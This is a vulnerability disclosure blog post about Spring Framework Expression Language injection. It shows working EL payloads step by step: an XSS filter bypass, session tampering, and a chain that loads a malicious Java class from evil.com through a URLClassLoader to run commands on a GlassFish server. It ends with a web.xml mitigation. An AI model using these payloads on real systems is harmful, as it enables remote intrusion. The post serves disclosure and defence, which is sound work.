Remote Code with Expression Language Injection

Discovering a Spring Framework Vulnerability - DanAmodio

More than 22,000 organizations worldwide have downloaded 1.314 million outdated instances of Spring Framework, which may be putting businesses at risk.

In 2011, Stefano Di Paola of Minded Security and Arshan Dabirsiaghi from Aspect Security discovered an interesting pattern in the Spring Framework, which Stefano coined *Expression Language (EL) Injection [PDF] [Advisory]*. Their discovery revealed that certain Spring tags which double interpret Expression Language can be used to expose sensitive data stored on the server. This is because Spring provides EL support independent of the JSP/Servlet container, as a means for backwards compatibility, since, prior to JSP 2.0, Expression Language wasn't supported. This functionality is currently turned on by default, and applications that use the patterns described herein are vulnerable.

While it's difficult to quantify the depth and breadth of this problem since every application will not be vulnerable as is the case with reflected XSS, we do know, according to recent statistics from Sonatype, that more than 22,000 organizations worldwide have downloaded over 1.314 million individual Spring 3.0.5, or prior. Point-in-fact, one large retail organization consumed 241 different artifacts, 4,119 total downloads.

These versions do not support disabling the double EL resolution.

The original impact of this issue related to information disclosure, but I'll illustrate how it can actually be used for remote code execution on Glassfish and potentially other EL 2.2 containers.

Here's an example of what the original information disclosure attack looked like:

A request of the form:

```
http://vulnerable.com/foo?message=${applicationScope}
```

to a page that contains:

```
<spring:message text="" code="${param['message']}"></spring:message>
```

will result in output that contains internal server information including the classpath and local working directories.

You can also do other useful things like addition:

```
${9999+1}
```

and access session objects and beans:

```
${employee.lastName}
```

Discovery

While performing a penetration test on a client's application on Glassfish, I came across this same pattern. Knowing about EL Injection, I did additional testing, confirmed the finding, and moved along; I wanted to unearth the juicy stuff, like XSS.

Alas, the application had an input filter blocking my requests, since they stripped all of the '<' and '>' tags.

On a whim, I thought: "Since I can string manipulate in Java, why don't I try and do that in EL and bypass the filter?"

So, I attempted the following:

```
http://vulnerable.com/app?code=${param.foo.replaceAll("P","Q")}foo=PPPPP
```

I noticed that the returned error code shows QQQQQ, because the String.replaceAll method has been called, and the returned text is inserted into the spring:message tag.

Here's the final working vector that bypassed the filter:

```
http://vulnerable.com/app?code=${param.foo.replaceAll("P","<").replaceAll("Q",">")}&foo=PscriptQalert(1);P/scriptQ
```

It worked great, and I thought nothing of it for the next hour or so. Then I realized it was really, really, bad. Why was it possible for me to stick methods in EL like this? That begged the question- what other gnarly things can I do?

After some research, I learned that the EL 2.2 added support for method invocation.

Taking it Further

I wrote a quick test application and started checking out some functionality:

```
${pageContext.request.getSession().setAttribute("account","123456")}
${pageContext.request.getSession().setAttribute("admin",true)}
```

OK, session object modification is a definite risk. I really wanted to touch objects I didn't have a direct pointer to through the pageContext. Maybe we can use reflection, like String.getClass().forName(string)?

```
${"".getClass().forName("java.net.Socket").newInstance().connect("127.0.0.1", 1234)}
${"".getClass().forName("java.lang.Runtime")}
```

Wow, there's no way that should work! This could be disastrous because you can touch just about anything. Unfortunately, it's not possible to call newInstance() for numerous dangerous classes (like Runtime), as they do not provide default constructors. We were unable to cast objects, and there are some issues with getMethods()[0].invoke() when it requires null or a null array. EL seems to resolve these as a string literal before passing the data to the method. I assume this is due to the method signature invoke(Object obj, Object… args).

Jeff Williams (Co-Founder of both Aspect Security and OWASP), Arshan, and I were all scratching our heads trying to make this work.

Exploitation

After seriously banging my head against the wall, I had exhausted many options. Now that we're making this public, I hope some of you Java wizards will tell me how ridiculous I was.

Here are several of the failed avenues we tried, in an attempt to get this to work:

- Write a file to the file system.
- Try and load the org.springframework.expression.spel.standard.SpelExpressionParser.

I think this would actually work, I just couldn't find the right class loader.

```
${pageContext.getClass().getClassLoader().loadClass("org.springframework.expression.spel.standard.SpelExpressionParser")}
```

```
javax.servlet.jsp.el.ELException: java.lang.ClassNotFoundException:
org.springframework.expression.spel.standard.SpelExpressionParser not found by
org.glassfish.web.javax.servlet.jsp [194].
```

- Use reflection to modify the java.lang.Runtime.currentRuntime attribute to public.
- Use reflection to create a new Runtime (and watch the world burn).

```
${pageContext.request.getSession().setAttribute("rtc","".getClass().forName("java.lang.Runtime")).getDeclaredConstructors()[0])}
${pageContext.request.getSession().getAttribute("rtc").setAccessible(true)}
```

- Use java.lang.ProcessBuilder.
- Evaluate Expression Language with Expression Language.

Expression-ception! I think I was getting crazy by this point. The vector doesn't really make any sense.

```
${pageContext.getExpressionEvaluator().parseExpression("pageContext.request","".getClass(),null)}
```

- Create an ObjectInputStream, serialize a class, and send it up through a parameter (also a little crazy).

We failed many times at passing a null array to Method.invoke().

```
"".getClass().forName("java.lang.Runtime").getMethods()[5].invoke(param.foo.getClass().forName("java.lang.Runtime"),"".getClass().forName("java.util.ArrayList").newInstance().toArray())
java.lang.IllegalArgumentException: wrong number of arguments
```

Nope!

Finally, I tripped on the answer one evening: I was able to get a URLClassLoader, so I created a malicious class file and pointed the class loader at it.

I wrote a Java class that tried to open the calculator application on the server, proving remote code execution:

```
public class Malicious {
       public Malicious() {
```

```
            try {
                java.lang.Runtime.getRuntime().exec("open -a Calculator"); //Mac
                java.lang.Runtime.getRuntime().exec("calc.exe"); //Win
            } catch (Exception e) {
            }
        }
}
```

We create an ArrayList that will be used to construct a new URLClassLoader. It needs to be stored in the session so it can be reused.

```
${pageContext.request.getSession().setAttribute("arr","".getClass().forName("java.util.ArrayList").newInstance())}
```

URLClassLoader provides a newInstance method, which accepts an array of URL objects. We need to create a new URL that contains the path to our malicious code. The ServletContext can provide us a URL object with the getResource(string) method, but we're unable to create a new instance directly. However, URI provides a create(string) method which we can call, and then convert to a URL object.

```
${pageContext.request.getSession().getAttribute("arr").add(pageContext.getServletContext().getResource("/").toURI().create("http://evil.com/path/to/where/malicious/classfile/is/located/").toURL())}
```

Then we find a pointer to a URLClassLoader so the newInstance method can be invoked. The malicious class file is loaded and created, triggering remote code.

```
${pageContext.getClass().getClassLoader().getParent().newInstance(pageContext.request.getSession().getAttribute("arr").toArray(pageContext.getClass().getClassLoader().getParent().getURLs())).loadClass("Malicious").newInstance()}
```

Here is my actual celebratory screenshot:

HTTP Status 500 -

type Exception report

message

description The server encountered an internal error () that prevented it from fulfilling this request.

exception


```
javax.servlet.ServletException: javax.servlet.jsp.JspTagException: No message found under code 'Malicious@e4f4ad' for locale 'en_US'.
```

root cause

```
javax.servlet.jsp.JspTagException: No message found under code 'Malicious@e4f4ad' for locale 'en_US'.
```

note The full stack traces of the exception and its root causes are available in the GlassFish Server Open Source Edition 3.1.2.2 logs.

GlassFish Server Open Source Edition 3.1.2.2



Conclusion and Prevention

It is difficult to quantify the depth and breadth of this since not every application will be vulnerable as is the case with reflected XSS. Un-validated data has to be passed into one of the vulnerable Spring tags, or otherwise hit an expression interpreter.

What we do know, according to recent statistics from Sonatype, is that more than 22,000 organizations, worldwide have downloaded over 1.314 million individual Spring 3.0.5 or prior. These **do not** support disabling the double EL resolution. It's time to update your libraries folks!

This was all tested on Glassfish 3.1.2.2 with Spring 3.0.6, but Tomcat 7 claims to support the method invocation functionality. It's also possible this has been specifically retrofitted into older versions by users.

As of December 6, 2012, Spring has updated the original CVE to a critical, and will be making the functionality available on an opt-in basis for a future release.

Today, you can opt-out with Spring 3.0.6 and above by setting the springJspExpressionSupport context parameter to false in your web.xml.

```
<context-param>
     <description>Spring Expression Language Support</description>
     <param-name>springJspExpressionSupport</param-name>
     <param-value>false</param-value>
</context-param>
```

On Spring Framework 3.1 onwards when running on Servlet 3.0 or higher, the functionality should be off by default, but it never hurts to be explicit.

@DanAmodio